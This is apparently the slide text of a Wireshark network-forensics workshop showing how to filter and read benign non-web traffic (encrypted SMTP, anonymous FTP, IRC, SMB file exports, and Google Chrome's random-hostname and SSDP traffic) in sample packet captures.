2019-08-15 21:11...	209.85.235.108	587	smtp.gmail.com	Client Hello
2019-08-15 21:12...	10.8.15.1	53		Standard query 0xe071 A ftp.adobe...
2019-08-15 21:12...	10.8.15.101	57162		Standard query response 0xe071 A
2019-08-15 21:12...	192.147.130.111	21		49160 → 21 [SYN] Seq=0 Win=8192
2019-08-15 21:12...	192.147.130.111	36714		49161 → 36714 [SYN] Seq=0 Win=8192
2019-08-15 21:12...	192.147.130.111	1798		49162 → 1798 [SYN] Seq=0 Win=8192
2019-08-15 21:13...	10.8.15.1	53		Standard query 0x5b0d A irc.dal...
2019-08-15 21:13...	10.8.15.101	62802		Standard query response 0x5b0d A
2019-08-15 21:13...	194.14.236.50	6667		49169 → 6667 [SYN] Seq=0 Win=8192

Block 3 - Email traffic

2019-MTA-workshop-block-3-01.pcap



Time	Src	port	Dst	port	Info
2019-08-15 21:11...	209.85.235.108	587	10.8.15.101	49159	S: 220 smtp.gmail.com
2019-08-15 21:11...	10.8.15.101	49159	209.85.235.108	587	C: EHLO MitchellWinPC
2019-08-15 21:11...	209.85.235.108	587	10.8.15.101	49159	S: 250-smtp.gmail.com
2019-08-15 21:11...	10.8.15.101	49159	209.85.235.108	587	C: STARTTLS
2019-08-15 21:11...	209.85.235.108	587	10.8.15.101	49159	S: 220 2.0.0 Ready to

Click on any of the TCP frames listed and follow TCP stream



220 smtp.gmail.com ESMTP s5sm1356758otk.11 - gsmtp

EHLO MitchellWinPC

250-smtp.gmail.com at your service

250-SIZE 35882577

250-8BITMIME

250-STARTTLS

250-ENHANCEDSTATUSCODES

250-PIPELINING

250-CHUNKING

250 SMTPUTF8

STARTTLS

220 2.0.0 Ready to start TLS

....q...m...]U..4>...].h.z.#_7P2:.yD..".^..k.../.5...

....

.2.8.....,.....smtp.gmail.com.

.....,.....W...S...]U..Y.CAty~.....7..M..DOWNGRD.

*....C....S...7-W....N.5mm....j.....

0...0..r.....S;{..0..5...C0

*.H..

Most legitimate email today
uses some sort of encryption
between the mail client and
the mail server.

Block 3 - Up next...

- Filtering for non-web traffic
- Email traffic
- **FTP traffic**
- IRC traffic
- File transfers over SMB
- Traffic caused by Google Chrome

2019-MTA-workshop-block-3-01.pcap



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help



(http.request or ssl.handshake.type == 1 or tcp.flags eq 0x0002 or dns) and !(ssdp) Expression... + basic | basic+ | basic+FDNS

Time	Dst	port	Host	Info
2019-08-15 21:10...	10.8.15.1	53		Standard query 0x1f53 A dns.msft...
2019-08-15 21:10...	10.8.15.101	63273		Standard query response 0x1f53 A
2019-08-15 21:11...	10.8.15.1	53		Standard query 0x1f12 A www.msft...
2019-08-15 21:11...	10.8.15.101	60483		Standard query response 0x1f12 A
2019-08-15 21:11...	63.239.233.59	80		49157 → 80 [SYN] Seq=0 Win=8192
2019-08-15 21:11...	63.239.233.59	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1
2019-08-15 21:11...	10.8.15.1	53		Standard query 0xe471 A pop.gmail...
2019-08-15 21:11...	10.8.15.101	65447		Standard query response 0xe471 A
2019-08-15 21:11...	108.177.9.109	995		49158 → 995 [SYN] Seq=0 Win=8192
2019-08-15 21:11...	108.177.9.109	995	pop.gmail.com	Client Hello
2019-08-15 21:11...	10.8.15.1	53		Standard query 0x275d A smtp.gmail...
2019-08-15 21:11...	10.8.15.101	55330		Standard query response 0x275d A
2019-08-15 21:11...	209.85.235.108	587		49159 → 587 [SYN] Seq=0 Win=8192
2019-08-15 21:11...	209.85.235.108	587	smtp.gmail.com	Client Hello
2019-08-15 21:12...	10.8.15.1	53		Standard query 0xe071 A ftp.adobe...
2019-08-15 21:12...	10.8.15.101	57162		Standard query response 0xe071 A
2019-08-15 21:12...	192.147.130.111	21		49160 → 21 [SYN] Seq=0 Win=8192
2019-08-15 21:12...	192.147.130.111	36714		49161 → 36714 [SYN] Seq=0 Win=8192
2019-08-15 21:12...	192.147.130.111	1798		49162 → 1798 [SYN] Seq=0 Win=8192
2019-08-15 21:13...	10.8.15.1	53		Standard query 0x5b0d A irc.dal...
2019-08-15 21:13...	10.8.15.101	62802		Standard query response 0x5b0d A
2019-08-15 21:13...	194.14.236.50	6667		49169 → 6667 [SYN] Seq=0 Win=8192

Block 3 - FTP traffic

Filters for FTP traffic:

- **ftp** - control channel (TCP port 21)
- **ftp-data** - data channel (ephemeral TCP ports)

Block 3 - FTP traffic

Time	Src	port	Dst	port	Info
2019-08-15 21:12...	192.147.130.111	21	10.8.15.101	49160	Response: 220 Welcome to Adobe FTP ser
2019-08-15 21:12...	10.8.15.101	49160	192.147.130.111	21	Request: USER anonymous
2019-08-15 21:12...	192.147.130.111	21	10.8.15.101	49160	Response: 331 Please specify the passwo
2019-08-15 21:12...	10.8.15.101	49160	192.147.130.111	21	Request: PASS User@
2019-08-15 21:12...	192.147.130.111	21	10.8.15.101	49160	Response: 230 Login successful.
2019-08-15 21:12...	10.8.15.101	49160	192.147.130.111	21	Request: CWD /
2019-08-15 21:12...	192.147.130.111	21	10.8.15.101	49160	Response: 250 Directory successfully ch
2019-08-15 21:12...	10.8.15.101	49160	192.147.130.111	21	Request: TYPE A
2019-08-15 21:12...	192.147.130.111	21	10.8.15.101	49160	Response: 200 Switching to ASCII mode.
2019-08-15 21:12...	10.8.15.101	49160	192.147.130.111	21	Request: PASV
2019-08-15 21:12...	192.147.130.111	21	10.8.15.101	49160	Response: 227 Entering Passive Mode (19
2019-08-15 21:12...	10.8.15.101	49160	192.147.130.111	21	Request: LIST
2019-08-15 21:12...	192.147.130.111	21	10.8.15.101	49160	Response: 150 Here comes the directory
2019-08-15 21:12...	192.147.130.111	21	10.8.15.101	49160	Response: 226 Directory send OK.
2019-08-15 21:12...	10.8.15.101	49160	192.147.130.111	21	Request: TYPE I
2019-08-15 21:12...	192.147.130.111	21	10.8.15.101	49160	Response: 200 Switching to Binary mode
2019-08-15 21:12...	10.8.15.101	49160	192.147.130.111	21	Request: PASV
2019-08-15 21:12...	192.147.130.111	21	10.8.15.101	49160	Response: 227 Entering Passive Mode (19
2019-08-15 21:12...	10.8.15.101	49160	192.147.130.111	21	Request: SIZE /license.txt
2019-08-15 21:12...	192.147.130.111	21	10.8.15.101	49160	Response: 213 2809
2019-08-15 21:12...	10.8.15.101	49160	192.147.130.111	21	Request: RETR /license.txt
2019-08-15 21:12...	192.147.130.111	21	10.8.15.101	49160	Response: 150 Opening BINARY mode data
2019-08-15 21:12...	192.147.130.111	21	10.8.15.101	49160	Response: 226 Transfer complete.

220 Welcome to Adobe FTP services

USER anonymous

331 Please specify the password.

PASS User@

230 Login successful.

CWD /

250 Directory successfully changed.

TYPE A

200 Switching to ASCII mode.

PASV

227 Entering Passive Mode (192,147,130,111,143,106)

LIST

150 Here comes the directory listing.

226 Directory send OK.

TYPE I

226 Directory send OK.

TYPE I

200 Switching to Binary mode.

PASV

227 Entering Passive Mode (192,147,130,111,7,6)

SIZE /license.txt


213 2809

RETR /license.txt

150 Opening BINARY mode data connection for /license.txt (2809 bytes).

226 Transfer complete.

Block 3 - FTP traffic



The screenshot shows a portion of a Wireshark capture window. The title bar includes a green box containing the text "ftp-data". Below the title bar is a toolbar with icons for expression search, basic, basic+, and basic+DNS. The main pane displays a table of network traffic. The columns are labeled "Time", "Dst", "port", and "Info". There are three rows of data:

Time	Dst	port	Info
2019-08-15 21:12...	10.8.15.101	49161	FTP Data: 1401 bytes (PASV) (LIST)
2019-08-15 21:12...	10.8.15.101	49162	FTP Data: 1460 bytes (PASV) (SIZE /license.txt)
2019-08-15 21:12...	10.8.15.101	49162	FTP Data: 1349 bytes (PASV) (SIZE /license.txt)

2 TCP streams for FTP data channel:

- 1st stream: **tcp.port 49161**
- 2nd stream: **tcp.port eq 49162**

Block 3 - FTP traffic

tcp.port eq 49161

Follow TCP stream

File List (tcp.stream eq 4) · 2019-MTA-workshop-block-3-01.pcap							
drwxrwxr-x	2	ftp	ftp	1197	May 20	2005	Acrobat
drwxr-xr-x	2	ftp	ftp	1197	Apr 06	2006	Broker
lrwxrwxrwx	1	ftp	ftp	7	Aug 18	2015	Broker.link -> Acrobat
-rwxrwxr-x	1	ftp	ftp	468	Nov 01	1999	Web_Users_Click_Here.html
drwxr-xr-x	2	ftp	ftp	90	Nov 06	2006	alm_support
-rw-r--r--	1	ftp	ftp	24	Aug 21	2009	armdl-test.txt
lrwxrwxrwx	1	ftp	ftp	7	Aug 18	2015	bin -> usr/bin
drwxr-x--x	2	ftp	ftp	115	Apr 22	2001	dev
lrwxrwxrwx	1	ftp	ftp	29	Nov 27	2017	docs -> /site/prod/download.adobe.com
lrwxrwxrwx	1	ftp	ftp	9	Aug 18	2015	ftp -> /site/ftp
drwxrwxr-x	2	ftp	ftp	98	Jul 15	17:35	jul15_2019
-rwxr-xr-x	1	ftp	ftp	2809	Apr 26	2005	lbtest.txt
drwxr-x--x	2	ftp	ftp	3404	May 19	2004	lib
-rwxrwxr-x	1	ftp	ftp	2809	Jun 01	1998	license.txt
drwxrwxrwx	5	ftp	ftp	140	Sep 26	2018	pub
d-----	21	ftp	ftp	624	May 10	07:44	pub-archive
-rw-r--r--	1	ftp	ftp	14	Jul 11	2006	pushtest
-rwxrwxr-x	1	ftp	ftp	431	Apr 02	2003	signon.txt
drwxr-x--x	5	ftp	ftp	65	Apr 22	2001	usr
-rwxrwxr-x	1	ftp	ftp	20	Nov 27	2017	vvishnu-test.html

Block 3 - FTP traffic

tcp.port eq 49162

Follow TCP stream

Wireshark · Follow TCP Stream (tcp.stream eq 5) · 2019-MTA-workshop-block-3-01.pcap

By downloading software of Adobe Systems Incorporated or its subsidiaries ("Adobe") from this site, you agree to the following terms and conditions. If you do not agree with such terms and conditions do not download the software. The terms of an end user license agreement accompanying a particular software file upon installation or download of the software shall supercede the terms presented below.

The export and re-export of Adobe software products are controlled by the United States Export Administration Regulations and such software may not be exported or re-exported to Cuba, Iran, Iraq, Libya, North Korea, Sudan, or Syria or any country to which the United States embargoes goods. In addition, Adobe software may not be distributed to persons on the Table of Denial Orders, the Entity List, or the List of Specially Designated Nationals

0 client pkt(s), 2 server pkt(s), 0 turn(s)

Block 3 - Up next...

- Filtering for non-web traffic
- Email traffic
- FTP traffic
- **IRC traffic**
- File transfers over SMB
- Traffic caused by Google Chrome

Block 3 - IRC traffic

2019-MTA-workshop-block-3-01.pcap

irc

Time	Dst	port	Info
2019-08-15 21:13...	194.14.236.50	6667	Request (NICK) (USER)
2019-08-15 21:13...	10.8.15.101	49169	Response (NOTICE) (NOTICE)
2019-08-15 21:13...	10.8.15.101	49169	Response (NOTICE)
2019-08-15 21:13...	10.8.15.101	49169	Response (NOTICE)
2019-08-15 21:13...	10.8.15.101	49169	Response (001) (002) (003) (
2019-08-15 21:13...	10.8.15.101	49169	Response (ers:) (NOTICE) (37
2019-08-15 21:13...	10.8.15.101	49169	Response (******) (372) (372)
2019-08-15 21:13...	10.8.15.101	49169	Response (11)
2019-08-15 21:13...	194.14.236.50	6667	Request (JOIN)
2019-08-15 21:13...	10.8.15.101	49169	Response (JOIN) (332) (333)
2019-08-15 21:13...	194.14.236.50	6667	Request (MODE)
2019-08-15 21:13...	194.14.236.50	6667	Request (WHO)
2019-08-15 21:13...	10.8.15.101	49169	Response (PRIVMSG)
2019-08-15 21:13...	10.8.15.101	49169	Response (224) (229)

NICK william_mitchell

USER william.mitchell william.mitchell irc.dal.net :William Mitchell

:nonstop.ix.me.dal.net NOTICE AUTH :*** Looking up your hostname...

:nonstop.ix.me.dal.net NOTICE AUTH :*** Checking Ident

:nonstop.ix.me.dal.net NOTICE AUTH :*** No Ident response

:nonstop.ix.me.dal.net NOTICE AUTH :*** Found your hostname

:nonstop.ix.me.dal.net 001 william_mitchell :Welcome to the DALnet IRC Network william_mitchell!~william.m@192.171.117.210

:nonstop.ix.me.dal.net 002 william_mitchell :Your host is nonstop.ix.me.dal.net, running version bahamut-2.1.4

:nonstop.ix.me.dal.net 003 william_mitchell :This server was created Thu Nov 29 2018 at 15:53:56 IST

:nonstop.ix.me.dal.net 004 william_mitchell nonstop.ix.me.dal.net bahamut-2.1.4 aAbcCdefFghHiljkKmnoOPrRsSwxXy AbceiljklLmMnoOpPrRsStv

:nonstop.ix.me.dal.net 005 william_mitchell NETWORK=DALnet SAFELIST

JOIN #chataholics

:william_mitchell!~william.m@192.171.117.210 JOIN :#chataholics
:nonstop.ix.me.dal.net 332 william_mitchell #chataholics :Welcome to
#Chataholics Chat on Main n Make Friends ... Enjoy your stay here
:nonstop.ix.me.dal.net 333 william_mitchell #chataholics
Economist!~Pu@WimaxUser37200-95.wateen.net 1546457921
:nonstop.ix.me.dal.net 353 william_mitchell = #chataholics :william_mitchell
XOR Sinis_smooth Hobbes` MEX|COL|Sude cRazYcAt dublew bottie MaNoBily
:nonstop.ix.me.dal.net 366 william_mitchell #chataholics :End of /NAMES list.
MODE #chataholics
WHO #chataholics
:bottie!~bottie@shangrila.kingsly.net PRIVMSG #chataholics :.2Baby Names
Beginning With "S": Meaning: Beloved
:nonstop.ix.me.dal.net 324 william_mitchell #chataholics +tn
:nonstop.ix.me.dal.net 329 william_mitchell #chataholics 1548052667

:nonstop.ix.me.dal.net 315 william_mitchell #chataholics :End of /WHO list.

:bottie!~bottie@shangrila.kingsly.net PRIVMSG #chataholics :.2Clue: *uki
PRIVMSG #chataholics :Suki

:bottie!~bottie@shangrila.kingsly.net PRIVMSG #chataholics :.27
william_mitchell got it!

:bottie!~bottie@shangrila.kingsly.net PRIVMSG #chataholics :.23 **1 point won - score 1!**

:bottie!~bottie@shangrila.kingsly.net PRIVMSG #chataholics :.2

:bottie!~bottie@shangrila.kingsly.net PRIVMSG #chataholics :.2**Next question:**

:bottie!~bottie@shangrila.kingsly.net PRIVMSG #chataholics :.2**Useless Trivia: What Word Means: A Brittle Commercial Gum Acacia**

:bottie!~bottie@shangrila.kingsly.net PRIVMSG #chataholics :.2**Clue: ***** PING LAG3053791470**

:nonstop.ix.me.dal.net PONG nonstop.ix.me.dal.net :LAG3053791470

:bottie!~bottie@shangrila.kingsly.net PRIVMSG #chataholics :.2**Useless Trivia:**

Block 3 - Up next...

- Filtering for non-web traffic
- Email traffic
- FTP traffic
- IRC traffic
- **File transfers over SMB**
- Traffic caused by Google Chrome

Block 3 - File transfers over SMB

2019-MTA-workshop-block-3-02.pcap

Apply a display filter ... <Ctrl-/>							X	Expression...	+	basic	basic+	basic+DNS
Time	Src	port	Dst	port	Info							
2019-08-16 01:49...	10.8.16.102	68	255.255.255.255	67	DHCP	Inform	-	Tran				
2019-08-16 01:49...	10.8.16.8	67	10.8.16.102	68	DHCP	ACK	-	Tran				
2019-08-16 01:49...	10.8.16.102	64893	224.0.0.252	5355	Standard query	0xfa						
2019-08-16 01:49...	10.8.16.102	137	10.8.16.255	137	Registration	NB	WARN					
2019-08-16 01:49...	10.8.16.102		224.0.0.22		Membership	Report	/					
2019-08-16 01:49...	10.8.16.102	56586	10.8.16.8	53	Standard query	0x5db						
2019-08-16 01:49...	10.8.16.8	53	10.8.16.102	56586	Standard query	respo						
2019-08-16 01:49...	10.8.16.102	123	10.8.16.8	123	NTP	Version 3, clien						
2019-08-16 01:49...	10.8.16.8	123	10.8.16.102	123	NTP	Version 3, serve						
2019-08-16 01:49...	10.8.16.102	49157	10.8.16.8	445	Ioctl	Request	FSCTL					
2019-08-16 01:49...	10.8.16.8	445	10.8.16.102	49157	Ioctl	Response	FSCTL					
2019-08-16 01:49...	10.8.16.102	49155	10.8.16.8	135	Request:	call_id:	3					
2019-08-16 01:49...	10.8.16.8	135	10.8.16.102	49155	Response:	call_id:	3					
2019-08-16 01:49...	10.8.16.102	49173	10.8.16.8	49155	49173 → 49155	[SYN]						
2019-08-16 01:49...	10.8.16.8	49155	10.8.16.102	49173	49155 → 49173	[SYN,						
2019-08-16 01:49...	10.8.16.102	49173	10.8.16.8	49155	49173 → 49155	[ACK]						

Block 3 - File transfers over SMB

File → Export Objects → SMB...

The screenshot shows the Wireshark interface with a file named "2019-MTA-workshop-block-3-02.pcap". The "File" menu is open, and the "Export Objects" option is highlighted. A large black arrow points from the "SMB..." option in the dropdown menu towards the main packet list. The packet list displays several SMB protocol interactions between hosts 10.8.16.102 and 10.8.16.8.

Index	Dst	port	Info
55	10.8.16.102	49157	Ioctl Response FSCTL DFS_GET_REFERRAL
55	10.8.16.8	135	Request: call_id: 3, Fragment: Single
55	10.8.16.102	49155	Response: call_id: 3, Fragment: Single
73	10.8.16.8	49155	49173 → 49155 [SYN] Seq=0 Win=8192
73	10.8.16.102	49173	49155 → 49173 [SYN, ACK] Seq=0 Ack=1
73	10.8.16.8	49155	49173 → 49155 [ACK] Seq=1 Ack=1 Win=8192
74	10.8.16.8	88	49174 → 88 [SYN] Seq=0 Win=8192 Len=1024
74	10.8.16.102	49174	88 → 49174 [SYN, ACK] Seq=0 Ack=1 Win=8192
74	10.8.16.8	88	49174 → 88 [ACK] Seq=1 Ack=1 Win=65536
74	10.8.16.8	88	49174 → 88 [ACK] Seq=1 Ack=1 Win=65536
74	10.8.16.8	88	TGS-REQ
10	10.8.16.102	49174	88 → 49174 [ACK] Seq=1 Ack=1646 Win=65536
10	10.8.16.102	49174	88 → 49174 [ACK] Seq=1 Ack=1646 Win=65536

Block 3 - File transfers over SMB

Packet	Hostname	Content Type	Size	Filename
155	\RootDreams-DC.rootdreams.net\sysvol	FILE (22/22) R [100.00%]	22 bytes	\rootdreams.net\Policies\{31B2F34
169	\RootDreams-DC.rootdreams.net\sysvol	FILE (1098/1098) R [100.00%]	1,098 bytes	\rootdreams.net\Policies\{31B2F34
411	\RootDreams-DC.rootdreams.net\sysvol	FILE (22/22) R [100.00%]	22 bytes	\rootdreams.net\Policies\{31B2F34
492	\RootDreams-DC\Shared	FILE (20330/40810) R [49.00%]	40 kB	\2019-letterhead-template.docx
567	\RootDreams-DC\Shared	FILE (40810/40810) R [100.00%]	40 kB	\2019-letterhead-template.docx

- 567 \RootDreams-DC\Shared
- FILE (40810/40810) R **[100.00%]** 40 kB
- \2019-letterhead-template.docx

Block 3 - Up next...

- Filtering for non-web traffic
- Email traffic
- FTP traffic
- File transfers over SMB
- IRC traffic
- **Traffic caused by Google Chrome**

Block 3 - Google Chrome Traffic

2019-MTA-workshop-block-3-03.pcap

(http.request or ssl.handshake.type == 1) and !(ssdp)

Expression... + basic basic+ basic+DNS

Time	Dst	port	Host	Info
2019-08-16 01:01...	172.217.1.227	443	www.gstatic.com	Client Hello
2019-08-16 01:01...	172.217.9.131	443	clientservices.google...	Client Hello
2019-08-16 01:01...	172.217.9.142	443	clients2.google.com	Client Hello
2019-08-16 01:01...	172.217.12.45	443	accounts.google.co...	Client Hello
2019-08-16 01:01...	172.217.9.129	443	clients2.googleusercontent...	Client Hello
2019-08-16 01:01...	172.217.6.142	80	redirector.gvt1.com	GET /edged1/chrome
2019-08-16 01:01...	173.194.191.233	80	r4---sn-q4flrne6.gvt1.com	GET /edged1/chrome
2019-08-16 01:01...	172.217.6.142	80	redirector.gvt1.com	GET /edged1/chrome
2019-08-16 01:01...	172.217.131.7	80	r2---sn-q4flrner.gvt1.com	GET /edged1/chrome
2019-08-16 01:01...	172.217.14.170	443	www.googleapis.com	Client Hello
2019-08-16 01:01...	172.217.1.228	443	www.google.com	Client Hello
2019-08-16 01:01...	172.217.12.78	443	docs.google.com	Client Hello
2019-08-16 01:01...	172.217.1.138	443	translate.googleapis.com	Client Hello
2019-08-16 01:01...	172.217.6.142	443	redirector.gvt1.com	Client Hello
2019-08-16 01:01...	23.202.231.167	80	mkdehziz	HEAD / HTTP/1.1
2019-08-16 01:01...	23.202.231.167	80	qvgbawdw	HEAD / HTTP/1.1
2019-08-16 01:01...	23.202.231.167	80	anyhtbnvrcyp	HEAD / HTTP/1.1

Block 3 - Google Chrome Traffic

When opened, the Google Chrome browser sometimes generates random alphabetic strings as HTTP HEAD requests.

- **mkdehziz**
- **qvgbawdw**
- **anyhtbnvrcyp**

Block 3 - Google Chrome Traffic

```
HEAD / HTTP/1.1
Host: mkdehziz
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/76.0.3809.87 Safari/537.36
Accept-Encoding: gzip, deflate

HTTP/1.1 200 OK
Date: Fri, 16 Aug 2019 01:01:19 GMT
Connection: close
```

1 client pkt(s), 1 server pkt(s), 1 turn(s).

Entire conversation (288 bytes)



Show and save data as

ASCII



Stream

13



Find:

Find Next

Block 3 - Google Chrome Traffic

Filter on dns and scroll to the end

dns

Time	Dst	port	Info
2019-08-16 01:01...	10.8.16.1	53	Standard query 0xef4d A r4---sn-q4flrne6.gvt1.com
2019-08-16 01:01...	10.8.16.101	51257	Standard query response 0xef4d A r4---sn-q4flrne...
2019-08-16 01:01...	10.8.16.1	53	Standard query 0x8d3f A r2---sn-q4flrner.gvt1.com
2019-08-16 01:01...	10.8.16.101	56576	Standard query response 0x8d3f A r2---sn-q4flrne...
2019-08-16 01:01...	10.8.16.1	53	Standard query 0x4086 A www.googleapis.com
2019-08-16 01:01...	10.8.16.101	57090	Standard query response 0x4086 A www.googleapis...
2019-08-16 01:01...	10.8.16.1	53	Standard query 0x2ed1 A www.google.com
2019-08-16 01:01...	10.8.16.101	63253	Standard query response 0x2ed1 A www.google.com ...
2019-08-16 01:01...	10.8.16.1	53	Standard query 0x88c6 A docs.google.com
2019-08-16 01:01...	10.8.16.101	51602	Standard query response 0x88c6 A docs.google...
2019-08-16 01:01...	10.8.16.1	53	Standard query 0xbeef A translate.googleapis.c...
2019-08-16 01:01...	10.8.16.101	61633	Standard query response 0xbeef A translate.s...
2019-08-16 01:01...	10.8.16.1	53	Standard query 0x567c A qvgbawdw.localdomain
2019-08-16 01:01...	10.8.16.1	53	Standard query 0xcbce A anyhtbnvrccyp.localdomain
2019-08-16 01:01...	10.8.16.1	53	Standard query 0xec61 A mkdehziz.localdomain
2019-08-16 01:01...	10.8.16.101	51584	Standard query response 0x567c A qvgbawdw.locald...
2019-08-16 01:01...	10.8.16.101	49358	Standard query response 0xec61 A mkdehziz.locald...
2019-08-16 01:01...	10.8.16.101	59086	Standard query response 0xcbce A anyhtbnvrccyp.lo...



Block 3 - Google Chrome Traffic

These are the corresponding DNS queries for the same strings as the HTTP HEAD requests.

- **qvgbawdw.localdomain**
- **anyhtbnvrcyp.localdomain**
- **mkdehziz.localdomain**

Most often, I only see the DNS queries, and not the HTTP HEAD requests.


Block 3 - Google Chrome Traffic



Time	Dst	port	Host	Info
2019-08-16 01:01...	172.217.1.227	443	www.gstatic.com	Client Hello
2019-08-16 01:01...	172.217.9.131	443	clientservices.googleapis...	Client Hello
2019-08-16 01:01...	172.217.9.142	443	clients2.google.com	Client Hello
2019-08-16 01:01...	172.217.12.45	443	accounts.google.com	Client Hello
2019-08-16 01:01...	172.217.9.129	443	clients2.googleusercontent...	Client Hello
2019-08-16 01:01...	172.217.6.142	80	redirector.gvt1.com	GET /edgedl/c
2019-08-16 01:01...	173.194.191.233	80	r4---sn-q4flrne6.gvt1.com	GET /edgedl/c
2019-08-16 01:01...	172.217.6.142	80	redirector.gvt1.com	GET /edgedl/c
2019-08-16 01:01...	172.217.131.7	80	r2---sn-q4flrner.gvt1.com	GET /edgedl/c
2019-08-16 01:01...	172.217.14.170	443	www.googleapis.com	Client Hello
2019-08-16 01:01...	172.217.1.228	443	www.google.com	Client Hello
2019-08-16 01:01...	172.217.12.70	443	docs.google.com	Client Hello

Use the **basic** filter and find HTTP hostnames ending with **.gvt1.com** ← This is Chrome update traffic.

Block 3 - Google Chrome Traffic



The screenshot shows a Wireshark interface with a green search bar containing the text "ssdp". Below the search bar is a table with columns: Time, Dst, port, and Info. The table displays four rows of SSDP M-SEARCH requests sent to 239.255.255.250 on port 1900. Each request is labeled "M-SEARCH * HTTP/1.1". The first row is selected, indicated by a blue selection bar.

Time	Dst	port	Info
2019-08-16 01:01...	239.255.255.250	1900	M-SEARCH * HTTP/1.1
2019-08-16 01:01...	239.255.255.250	1900	M-SEARCH * HTTP/1.1
2019-08-16 01:01...	239.255.255.250	1900	M-SEARCH * HTTP/1.1
2019-08-16 01:01...	239.255.255.250	1900	M-SEARCH * HTTP/1.1

Google Chrome generates SSDP traffic, which is excluded from our **basic** web filter.

Block 3 - Google Chrome Traffic

```
Wireshark · Follow UDP Stream (udp.stream eq 2) · 2019-MTA-workshop-block-3-03.pcap
```

M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN: "ssdp:discover"
MX: 1
ST: urn:dial-multiscreen-org:service:dial:1
USER-AGENT: Google Chrome/76.0.3809.87 Windows

M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN: "ssdp:discover"
MX: 1
ST: urn:dial-multiscreen-org:service:dial:1
USER-AGENT: Google Chrome/76.0.3809.87 Windows

M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900

4 client pkt(s), 0 server pkt(s), 0 turn(s).

Block 3 - Review

- Email traffic
- FTP traffic
